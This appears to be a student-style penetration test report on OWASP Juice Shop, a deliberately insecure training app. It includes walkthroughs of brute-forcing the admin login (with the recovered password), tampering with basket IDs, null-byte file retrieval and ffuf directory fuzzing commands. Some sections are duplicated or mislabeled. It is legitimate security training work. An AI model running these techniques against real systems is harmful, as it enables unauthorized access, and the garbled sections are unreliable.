



SECURITY ASSESSMENT

Submitted to: Dojuicer

Pentester Name:

Youssef Fathy Abdul Moez

Mohammed Khaled Abdelraziq

Hadeer Amr Fawzy

Toqa Ayman Gomaa

Date of Testing: 1, Oct 2024

Date of Report Delivery: 20, Oct 2024

[Dojuicer – BlackBox – Web Application Pentest]

Table of Contents

Contents

Table of Contents

Security Engagement Summary - Page 3

- 1.1 Engagement Overview
- 1.2 Scope
- 1.3 Risk Analysis
- 1.4 Recommendations

Significant Vulnerability Summary - Page 5

- 2.1 High-Risk Vulnerabilities
- 2.2 Medium-Risk Vulnerabilities
- 2.3 Low-Risk Vulnerabilities

Significant Vulnerability Detail - Page 7

- 3.1 High-Risk Vulnerabilities
 - 3.1.1 Broken Authentication
 - 3.1.2 Unrestricted File Upload Vulnerability
 - 3.1.3 Broken Access Control
 - 3.1.4 Sensitive Data Exposure
 - 3.1.5 Improper Input Validation
 - 3.1.6 Security Misconfiguration
 - 3.1.7 Cryptographic Issues
 - 3.1.8 Insecure Key Management
 - 3.1.9 Login Admin - SQL Injection
- 3.2 Medium-Risk Vulnerabilities
 - 3.2.1 DOM-based XSS
 - 3.2.2 Reflected XSS
 - 3.2.3 HTTP-Header XSS
 - 3.2.4 Server-side XSS Protection
 - 3.2.5 Database Schema
- 3.3 Low-Risk Vulnerabilities
 - 3.3.1 Client-side XSS Protection
 - 3.3.2 Login Jim
 - 3.3.3 Cross-Origin Resource Sharing (CORS)

Methodology - Page 43

- 4.1 Assessment Tools
- 4.2 Assessment Methodology Detail

Security Engagement Summary

Executive Summary

This web penetration test assessed the security posture of a legacy web application provided by Dojuicer's development team, focusing on identifying vulnerabilities that may compromise the application's confidentiality, integrity, and availability.

Key Findings

Several high-risk vulnerabilities were identified, including:

- Broken Authentication: Weak authentication mechanisms susceptible to brute-force attacks.
- Unrestricted File Upload: Absence of proper validation allowing attackers to upload malicious files.
- Sensitive Data Exposure: Lack of secure storage and transmission protocols for sensitive data.
- SQL Injection: Flawed input validation leading to unauthorized database access.

Overall Risk

The overall risk level is classified as HIGH due to the presence of multiple critical vulnerabilities, posing significant threats to user privacy and organizational data.

Recommendations

To address these vulnerabilities, the following actions are recommended:

- Implement strong access control measures.
- Employ encryption for sensitive data in transit and at rest.
- Secure authentication mechanisms using rate limiting and multi-factor authentication.
- Regularly update and patch the application to prevent exploitation of known vulnerabilities.

This engagement aims to improve the security posture of the application, ensuring compliance with industry standards and minimizing risks.

Scope

In this engagement, the assessment focused on the legacy web application provided as a virtual machine environment, specifically the OWASP Juice Shop. The evaluation aimed to test the application's security posture against modern web security standards by identifying potential vulnerabilities, prioritizing them by risk, and recommending actionable mitigations. This scope includes testing common vulnerabilities such as broken authentication, sensitive data exposure, XSS, and SQL injection, among others.

This vulnerability assessment engagement was requested by the Development Team at Dojuicer, which is responsible for maintaining the organization's web applications. The team seeks a comprehensive security review of a legacy web application to understand the potential risks it poses and to identify possible mitigations that can improve the security posture and reduce risks to the organization.

- **What are the engagement's goals?**

The primary goals of this engagement are:

- To identify vulnerabilities that could impact the confidentiality, integrity, and availability of the legacy web application.
- To understand the severity of the identified vulnerabilities and how they could impact the organization.
- To provide actionable mitigation recommendations to improve the application's security and minimize risks to the organization.

- **Who is completing the engagement?**

The engagement is being conducted by a Security Penetration Testing from Dojuicer's Information Security department, using the OWASP Juice Shop web Application as the target environment for the assessment.

The assessment of the legacy web application is part of a proactive security measure that is undertaken on an ad-hoc basis, as requested by the development team. It is designed to ensure that even legacy systems are evaluated periodically to maintain an acceptable security posture within the organization.

Scope

In high-level terms, the scope of this engagement covers a thorough vulnerability assessment of a legacy web application provided in a virtual machine environment, specifically OWASP Juice Shop. This assessment is designed to evaluate the application against modern web security standards, focusing on identifying vulnerabilities that could be exploited by attackers to compromise the system. Given the critical nature of web applications to the organization's operations, this scope is appropriate to ensure that any underlying security risks, especially in legacy systems, are identified and addressed.

Risk Analysis

The overall risk for the assessed scope is High. This risk level is reported due to the presence of multiple severe vulnerabilities, including critical issues such as Broken Access Control and Unrestricted File Upload Vulnerability, which could allow unauthorized access to sensitive data or system compromise. In addition, Broken Authentication and Sensitive Data Exposure represent high-impact risks that could lead to data breaches or unauthorized system access.

Moderate-risk vulnerabilities like Reflected XSS and DOM-based XSS could be exploited for client-side attacks, posing a risk to users. Lower-risk issues such as improper login configurations (e.g., Login Jim, Login Bender, Login Admin) and inadequate Client-side/Server-side XSS Protection represent weaker control mechanisms but pose less immediate danger. However, when combined, they still contribute to the overall attack surface.

Recommendation

Remediation efforts are warranted, especially for the critical vulnerabilities. The highest-risk vulnerabilities should be prioritized as follows:

- **Broken Access Control** should be addressed first, as it represents the most critical flaw, allowing unauthorized users to gain access to restricted data or functionality. Remediating this will close off access to sensitive areas of the application.
- **Unrestricted File Upload Vulnerability** must be fixed immediately, as it can enable attackers to upload malicious files, potentially leading to complete system compromise. Employing strict file validation checks and restricting allowed file types can mitigate this risk.
- **Broken Authentication** and **Sensitive Data Exposure** should follow next, as they can lead to unauthorized access and data breaches. Implementing strong encryption for sensitive data and securing authentication mechanisms (e.g., multi-factor authentication) will reduce these risks significantly.

After these, medium-risk issues like **XSS vulnerabilities** should be addressed to prevent client-side attacks. Finally, low-risk issues, while not immediately dangerous, should be handled as part of a broader hardening effort to minimize the overall attack surface.

Significant Vulnerability Summary

High Risk Vulnerabilities

- **Broken Authentication:** Weak or missing authentication mechanisms that can result in unauthorized access to sensitive systems or data.
- **Unrestricted File Upload Vulnerability:** Enables attackers to upload malicious files, potentially leading to system compromise.
- **Broken Access Control:** Allows unauthorized users to access restricted data or functionality, posing a critical risk to the system.
- **Sensitive Data Exposure:** Improper handling or lack of encryption for sensitive data, increasing the risk of data breaches
- **Improper Input Validation: Improper Input Validation - Poison Null Byte Attack:** A security control bypass vulnerability where the attacker uses a null byte injection to manipulate input and access files that should not be accessible.
- **Security Misconfiguration:** Inadequate settings or defaults leading to vulnerabilities in applications or systems.
- **Cryptographic Issues:** Weak encryption algorithms or improper implementation that jeopardize data confidentiality and integrity.



- **Insecure Key Management:** Poor handling of cryptographic keys, increasing risk of unauthorized access and data breaches.
- **Login Admin-SQL injection:** Administrator-level login vulnerability that, while important, poses lower risk under normal circumstances.
- **Medium Risk Vulnerabilities**
- **DOM-based XSS:** A client-side vulnerability that can allow an attacker to execute arbitrary scripts in the user's browser.
- **Reflected XSS:** Vulnerability enabling attackers to inject malicious scripts into web pages viewed by other users.
- **HTTP-Header XSS:** Like reflected XSS but targeting HTTP headers to inject scripts that could be executed by the client.
- **Server-side XSS Protection:** Inadequate server-side measures to prevent cross-site scripting attacks.
- **Database Schema:** Potential exposure of database structure, which can assist attackers in crafting specific exploits.

Low Risk Vulnerabilities

- **Client-side XSS Protection:** Lack or poor implementation of client-side protection against XSS attacks.
- **Login Jim:** Low-level risk of weak or exposed login credentials.
- **Cross-Origin Resource Sharing (CORS):** is a browser feature that allows controlled access to resources from different domains. It builds on the same-origin policy (SOP) but can lead to cross-domain attacks if not properly configured. However, CORS does not protect against attacks like cross-site request forgery (CSRF).

Significant Vulnerability Detail

Broken Authentication

Risk Level: HIGH

Vulnerability Detail:


Executive Summary:

During the security assessment of the web application, it was discovered that the admin login page was vulnerable to password guessing attacks due to insufficient rate limiting and account lockout mechanisms. Attackers could leverage this vulnerability to gain unauthorized access to sensitive administrative functions, posing significant risks to the application and its data integrity.


The vulnerability was identified through a combination of manual testing and automated scanning techniques. By utilizing a password dictionary attack against the admin login endpoint, it was demonstrated that the application did not impose restrictions on failed login attempts. The lack of account lockout mechanisms allowed multiple rapid attempts, which facilitated successful login through brute-force methods.

Evidence of Validation:

1. After getting admin email by The Reconnaissance, now we are trying to get his password
2. As we see admin@juice-sh.op



3. Then we will use a Brute Force attack to get the Password



4. Ok... send the request to burp suite intruder

5. Then add the copied SecList password wordlist

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt> into payload section in burp suite intruder

6. In order to identify the correct password, will Grep part of the response Then in burp suite intruder Go to option > Grep - Extract >Add >"then chose"



7. Then press on start attack

8. we have a 200 response status code, Then the password is admin123 As we see in below picture

9. Then we have administration email and password

- Email: admin@juice-sh.op

- Password: admin123



Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

Request	Payload	Status	Error	Timeout	Length	close\\r\\n\\n	Comment
114	admin	401			385		Invalid email or passw...
115	admin1	401			385		Invalid email or passw...
116	admin12	401			385		Invalid email or passw...
117	admin123	200			1169		Authentication: "true"
118	admin:admin	401			385		Invalid email or passw...
119	administrator:administrator	401			385		Invalid email or passw...
120	adriana:adriana	401			385		Invalid email or passw...
121	agosto:agosto	401			385		Invalid email or passw...
122	agustin:agustin	401			385		Invalid email or passw...
123	albert:albert	401			385		Invalid email or passw...

- Gain unauthorized access to user accounts, leading to the compromise of sensitive information and data.
- Perform actions on behalf of other users, including accessing personal data, modifying settings, and potentially conducting fraudulent activities.
- Cause significant reputational damage to the organization and expose it to legal ramifications due to data breaches.

Potential Remediation:

To mitigate the risk associated with broken authentication, the following remediation steps are recommended:

Strong Password Policies: Enforce strong password requirements and implement mechanisms to prevent weak passwords during account creation.

Session Management Best Practices: Use secure, unpredictable session tokens, and ensure that tokens are invalidated upon logout or after a specified timeout period.

Rate Limiting and Account Lockout: Implement rate limiting on login attempts and account lockout mechanisms after a specified number of failed attempts to prevent brute-force attacks.

Multi-Factor Authentication (MFA): Encourage or require the use of MFA to add an additional layer of security to user accounts.

User Enumeration Prevention: Implement measures to prevent the enumeration of valid usernames by providing generic error messages for failed login attempts.

Unrestricted File Upload Vulnerability

Risk Level: HIGH


Vulnerability Detail:

Executive Summary:


Typoquatting Tier 1: In this challenge, we have to inform the shop about a typoquatting trick that is there within it.

As I got this access at the last challenge this time I tried to download packge .json and then I do the same steps “null byte” then I got the file

Evidence of Validation:



```
C:\Users\hadi>cd Downloads > package.json.bak_00.md
1
2   "name": "juice-shop",
3   "version": "6.2.0-OWASP",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "main": "http://www.juice-shop.org",
6   "author": "Jörn Kimminich <jörn.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Jörn Kimminich",
9     "The Juice Shop",
10    "AashishB33",
11    "greenkeeper[bot]",
12    "HyperGitter",
13    "agorafit14",
14    "Sc026",
15    "CetianPeak",
16    "HyperGass",
17    "JuiceShopBot",
18    "the-prg",
19    "ZiYang Li",
20    "HyperGitter",
21    "edlits",
22    "Timo Page",
23    "...",
24  ],
25  "private": true,
26  "keywords": [
27    "web security",
28    "web application security",
29    "webappsec",
30    "owasp"
31 ]
```



What I gave my attention was dependencies then I try some of the to detect what was the phishing



First, I tried body-parser then colors both was not contain abnormal things

then I decided to visit <https://www.npmjs.com/package/epilogue-js> and finally this what I was trying to reach

```
dependencies: [
  "body-parser": "~1.18",
  "colors": "~1.18",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dotfile": "~2.0",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "8.1.3",
  "fs-extra": "4.0.4",
  "graceful-exit": "3.1.2",
  "grunt": "~1.8",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "1.1.0",
  "grunt-contrib-compress": "1.1.0",
  "grunt-contrib-concat": "1.0.0",
  "grunt-contrib-uglify": "3.2",
  "hasnode": "~1.1",
  "helmet": "3.9.2",
  "http-proxy": "1.17.1",
  "is-broken": "4.1.2",
  "jshint": "2.9.0",
  "jshint-ws": "1.0.0",
  "jasmine": "2.8.0",
  "libxmljs": "~0.18",
  "lodash": "4.17.11"
],
```

```
dependencies: [
  "body-parser": "~1.18",
  "colors": "~1.18",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dotfile": "~2.0",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "8.1.3",
  "fs-extra": "4.0.4",
  "graceful-exit": "3.1.2",
  "grunt": "~1.8",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "1.1.0",
  "grunt-contrib-compress": "1.1.0",
  "grunt-contrib-concat": "1.0.0",
  "grunt-contrib-uglify": "3.2",
  "hasnode": "~1.1",
  "helmet": "3.9.2",
  "http-proxy": "1.17.1",
  "is-broken": "4.1.2",
  "jshint": "2.9.0",
  "jshint-ws": "1.0.0",
  "jasmine": "2.8.0",
  "libxmljs": "~0.18",
  "lodash": "4.17.11"
],
```

Then The challenge has been solved

Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

- Cause reputational damage to the organization and result in financial losses from data breaches.
- Use the compromised server to launch further attacks on internal networks or other connected systems.
- Access and manipulate sensitive user data or application databases.
- Upload and execute malicious scripts on the server, potentially gaining control over the server environment.

Potential Remediation:

To mitigate the risk associated with broken authentication, the following remediation steps are recommended:

File Type Validation: Implement strict validation of file types based on both the file extension and the MIME type. Only allow specific file types necessary for application functionality.

Content Inspection: Analyze the contents of uploaded files to ensure they do not contain executable code. Use tools to scan for malicious payloads.

Upload Location: Store uploaded files outside the web root directory to prevent direct access via the web.

File Size Limitations: Set restrictions on the size of uploaded files to prevent denial-of-service (DoS) attacks.

User Permissions: Ensure that only authorized users have access to upload functionality, and apply proper authentication and authorization checks.

Broken Access Control

Risk Level: HIGH

Vulnerability Detail:


Executive Summary:

During the security assessment of the web application, it was identified that the authentication mechanism was vulnerable to exploitation due to weak session management practices and inadequate security measures. This vulnerability could allow attackers to bypass authentication controls, leading to unauthorized access to user accounts and sensitive application functions.


The vulnerability was identified through a combination of manual testing and automated tools. It was discovered that session tokens were predictable and not properly invalidated upon logout. Additionally, there were no mechanisms in place to prevent enumeration of valid usernames, allowing attackers to easily identify existing accounts.

Evidence of Validation:

1. We have two account jo@mail.com and ali@mail.com , Each account have his own items Cart



- For ali@mail.com have an Apple Pomace in his Basket [Cart] as shownWith basket id 7 for ali@mail.com in request after intercept it by burp suite as shown
 - For jo@mail.com have an Lemon Juice in his Basket [Cart] as shown





4. With basket id 6 for jo@mail.com in request after intercept it by burp suite as shown
 5. So... we will try to manipulate the basket id 6 to 7
 6. as we see in response > it returned Apple Pomace in Basket, that owned by ali@mail.com but jo@mail.com could see it
 7. Given that jo@mail.com unauthorized to see this basket > Then it's a Broken Access Control Vulnerabil

Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

- Expose the organization to legal liabilities and regulatory penalties due to violations of data protection laws.
 - Compromise user privacy and trust, resulting in reputational damage for the organization.
 - Gain unauthorized access to sensitive information of other users, such as personal details, email addresses, and phone numbers, potentially leading to identity theft or harassment.

Potential Remediation:

To mitigate the risk associated with broken authentication, the following remediation steps are recommended:

Implement Proper Access Controls: Enforce strict authorization checks for all API endpoints and ensure that users can only access their own data.

Role-Based Access Control (RBAC): Utilize RBAC to define roles and permissions, ensuring that users have the appropriate level of access based on their roles within the application.

Input Validation: Validate user inputs to ensure that requests for user data are properly authenticated and authorized before processing.

Security Testing: Regularly conduct security testing, including penetration testing, to identify and address access control vulnerabilities.

Logging and Monitoring: Implement logging and monitoring of access attempts to detect and respond to unauthorized access patterns promptly.

Sensitive Data Exposure

Risk Level: HIGH

Vulnerability Detail:

Executive Summary:

During the security assessment of the web application, it was identified that sensitive data, including sensitive information about access log files, was not adequately protected during storage and transmission. This vulnerability could allow attackers to intercept or access sensitive information, leading to data breaches, identity theft, and significant reputational damage.

The vulnerability was identified through manual testing and directory enumeration techniques. It was discovered that access log files were stored in a publicly accessible directory without any access controls, enabling anyone with knowledge of the file location to view the contents.

Evidence of Validation:

1. We will try to find and sensitive information in OWSP juice shop site
2. First, we will fuzz the directories using FFUF tool with this command `ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ`

```
(hollow@ja:)-[~] $ ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ
```

v2.1.0-dev

```
:: Method : GET
:: URL   : http://localhost:3000/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

mysql_history [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 93ms]
passwd [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 99ms]
.rhosts [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 116ms]
.subversion [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 140ms]

OWASP Juice Shop

All Products

Product Image	Name	Price	Action
	Apple Juice (1000ml)	1.99€	Add to Basket
	Apple Pomace	0.89€	Add to Basket
	Banana Juice (1000ml)	1.99€	Add to Basket
	Best Juice Shop Salesman Artwork	5000€	Add to Basket
	Carrot Juice (1000ml)	2.99€	Add to Basket
	DSOMM & JUICE SHOP User Day Ticket	55.2€	Click for more information
	Eggfruit Juice (500ml)	8.99€	Add to Basket
	Fruit Press	89.99€	Add to Basket

Windows taskbar at the bottom showing various icons and system status.

3. As we see there is a lot of directory and we noticed that it have the same size=3748, Because of the

```

include          [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 364ms]
includes         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 363ms]
@               [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1019ms]
install         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 360ms]
js              [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 405ms]
layouts         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 404ms]
.git/HEAD       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1085ms]
lib              [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 371ms]
media            [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 372ms]
catalogs        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1119ms]
mem_bin          [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 358ms]
mm              [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 363ms]
mmserverscripts [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 359ms]
.history         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1208ms]
mygallery        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 476ms]
.net             [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 476ms]
.notes            [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 476ms]
.svn             [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1331ms]
.old              [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 476ms]
.overlay         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 455ms]
.pages            [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 420ms]
.private          [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 422ms]

(hollow㉿jo:~) [-] $ ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ -fs 3748

v2.1.0-dev

:: Method      : GET
:: URL        : http://localhost:3000/FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 3748

:: Progress: [292/4614] :: Job [1/1] :: 67 req/sec :: Duration: [0:00:04] :: Errors: 0 ::


```

redirection to home page


4. So we will Filter HTTP response size by option -fs then add the size need to filter as shown
5. As we see we find a some interested like ftp & asset
6. Let's figure out ftp directory, we found some files maybe important
7. But the file incident-support.kdbx make us wondered if there is a directory named by support

```


~ / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yaml
acquisitions.md
eastere.gg
legal.md
announcement_encrypted.md
encrypt.py
package.json.bak

api
apis
assets
ftp
profile
promotion
redirect
restaurants
rest
restore
restored
restricted
robots.txt
snippets
video
Video
[Status: 500, Size: 3655, Words: 235, Lines: 50, Duration: 416ms]
[Status: 500, Size: 3657, Words: 235, Lines: 50, Duration: 416ms]
[Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 68ms]
[Status: 200, Size: 11062, Words: 1568, Lines: 357, Duration: 1074ms]
[Status: 500, Size: 1155, Words: 159, Lines: 50, Duration: 492ms]
[Status: 200, Size: 6586, Words: 560, Lines: 177, Duration: 752ms]
[Status: 500, Size: 3757, Words: 244, Lines: 50, Duration: 281ms]
